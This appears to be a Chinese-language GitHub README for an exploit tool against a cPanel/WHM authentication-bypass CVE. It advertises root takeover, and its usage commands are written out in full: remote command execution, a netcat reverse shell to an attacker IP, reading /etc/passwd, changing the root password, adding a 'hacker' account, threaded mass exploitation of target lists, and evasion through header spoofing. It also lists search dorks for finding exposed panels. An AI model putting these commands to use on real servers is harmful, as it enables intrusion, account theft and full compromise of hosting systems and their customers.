
tc4dy/cve-2026-41940-poc-exploit
🚀 CVE-2026-41940 cPanel/WHM 认证绕过利用 - 最佳流程 💥 CRLF 注入导致认证绕过、会话劫持与账户泄露。✅ 支持代理、自定义 UA、保持连接、重试、SSL 验证、彩色输出及文件保存。⚡ 面向渗透测试人员的高级 PoC。






cPanel 与 WHM 版本 - CRLF 注入实现身份验证绕过与完全会话劫持
此漏洞利用程序利用 CVE-2026-41940,这是 cPanel/WHM 中的一个严重身份验证绕过漏洞。通过向会话管理系统注入精心构造的 CRLF 负载,它无需任何有效凭据即可实现会话劫持、获取 root 权限,并完全控制托管面板。
| 类别 | 功能 |
|---|---|
| 漏洞利用 | ✅ 通过 CRLF 注入绕过身份验证 ✅ WHM 会话劫持 ✅ 安全令牌泄露 ✅ 即时获取 Root 权限 |
| 后渗透 | ✅ 提取账户列表(用户名 + 域名) ✅ 远程命令执行(RCE) ✅ 反向 Shell(兼容 netcat) ✅ 文件读取(配置、日志等) ✅ 修改 Root 密码 ✅ 创建新的 cPanel 用户 |
| 扫描 | ✅ 单目标漏洞利用 ✅ 多目标批量扫描 ✅ 多线程(可配置线程数) ✅ 端口覆盖支持 |
| 隐蔽性 | ✅ 请求间随机延迟 ✅ X-Forwarded-For 伪造 ✅ 自定义 User-Agent 支持 ✅ 代理支持(HTTP/HTTPS) |
| 易用性 | ✅ 交互式 WHM Shell(-i)✅ 彩色输出(colorama) ✅ 详细/调试模式 ✅ 账户列表导出到文件 ✅ 保持会话存活的线程 ✅ 不稳定连接的重试机制 |
| 产品 | 版本 | 状态 |
|---|---|---|
| cPanel & WHM | 11.92 - 11.102 | ✅ 已确认 |
| cPanel & WHM | 11.104 - 11.110 | ✅ 已确认 |
| cPanel & WHM | 11.118 - 11.136 | ⚠️ 有限 |
| cPanel & WHM | < 11.86 | ✅ 可能受影响 |
port:2087 "cPanel" "WHM"
port:2083 "cPanel"
⚠️ 免责声明:此工具仅用于授权安全测试和教育目的。未经授权的访问属于违法行为。
# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-41940-POC-Exploit
cd CVE-2026-41940-POC-Exploit

# Install dependencies
pip3 install -r requirements.txt

# Run
python3 exploit.py -t https://example.com:2087
# Basic exploitation (extract accounts)
python3 exploit.py -t https://192.168.1.100:2087

# Save accounts to file
python3 exploit.py -t https://192.168.1.100:2087 -o accounts.txt

# Verbose mode (debug output)
python3 exploit.py -t https://192.168.1.100:2087 -v

# Interactive WHM Shell (Recommended)
python3 exploit.py -t https://192.168.1.100:2087 -i
[email protected] $ accounts          # List all cPanel accounts
[email protected] $ version           # Show cPanel version
[email protected] $ ls /home          # List directory
[email protected] $ cat /etc/passwd   # Read file
[email protected] $ exec id           # Execute command
[email protected] $ passwd NewPass123 # Change root password
[email protected] $ adduser test test.com pass123  # Create new user
[email protected] $ exit              # Exit shell

## 🔧 远程命令执行

```bash
# Execute single command
python3 exploit.py -t https://192.168.1.100:2087 --cmd "id"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "cat /etc/passwd"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "whoami; hostname; uname -a"


# Read file
python3 exploit.py -t https://192.168.1.100:2087 --read /etc/passwd
python3 exploit.py -t https://192.168.1.100:2087 --read /home/example/config.php
# Attacker machine (listener)
nc -lvnp 4444

# Exploit (reverse shell)
python3 exploit.py -t https://192.168.1.100:2087 --reverse-shell 10.0.0.1:4444
# Change root password
python3 exploit.py -t https://192.168.1.100:2087 --passwd "NewRootPass123!"

# Create new cPanel user
python3 exploit.py -t https://192.168.1.100:2087 --adduser hacker hacker.com Pass1234

# Keep-alive session (maintain access)
python3 exploit.py -t https://192.168.1.100:2087 --no-keep-alive  # Disable auto keep-alive
# Create targets file
echo "https://target1.com:2087" > targets.txt
echo "https://target2.com:2087" >> targets.txt
echo "https://10.0.0.5:2087" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt --threads 20

# Mass exploit with command execution
python3 exploit.py -l targets.txt --threads 10 --cmd "id"
# Custom port (non-standard)
python3 exploit.py -t https://example.com -p 8443

# Using proxy
python3 exploit.py -t https://192.168.1.100:2087 --proxy http://127.0.0.1:8080

# Custom user-agent for stealth
python3 exploit.py -t https://192.168.1.100:2087 -ua "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"

# Custom delay and retries
python3 exploit.py -t https://192.168.1.100:2087 --delay 5 --max-retries 5

# SSL verification (ignore self-signed by default)
python3 exploit.py -t https://192.168.1.100:2087 --ssl-verify
| 短参数 | 长参数 | 描述 | 默认值 |
|---|---|---|---|
-t | --target | 单个目标 URL | 必需(单目标) |
-l | --target-file | 包含目标列表的文件 | 必需(批量) |
-p | --port | 覆盖端口 | 自动检测 |
-o | --output | 将账户列表保存到文件 | 无 |
-v | --verbose | 启用调试输出 | 否 |
-i | --interactive | 交互式 WHM Shell | 否 |
--proxy | HTTP/HTTPS 代理 | 无 | |
-ua | --user-agent | 自定义 User-Agent | 随机 |
--cmd | 执行单条命令 | 无 | |
--reverse-shell | 反向 Shell IP:端口 | 无 | |
--passwd | 修改 root 密码 | 无 | |
--adduser | 创建新用户(用户 域名 密码) | 无 | |
--read | 从目标读取文件 | 无 | |
--threads | 批量扫描线程数 | 10 | |
--delay | 保持连接间隔(秒) | 3.0 | |
--max-retries | 每个请求最大重试次数 | 3 | |
--no-keep-alive | 不保持会话 | 否 | |
--ssl-verify | 验证 SSL 证书 | 否 |
docker run -d --name cpanel-test -p 2087:2087 cpanel/cpanel:102
docker pull cpanel/cpanel:11.102 docker run -d -p 2087:2087 cpanel/cpanel:11.102
查看我的其他漏洞利用仓库: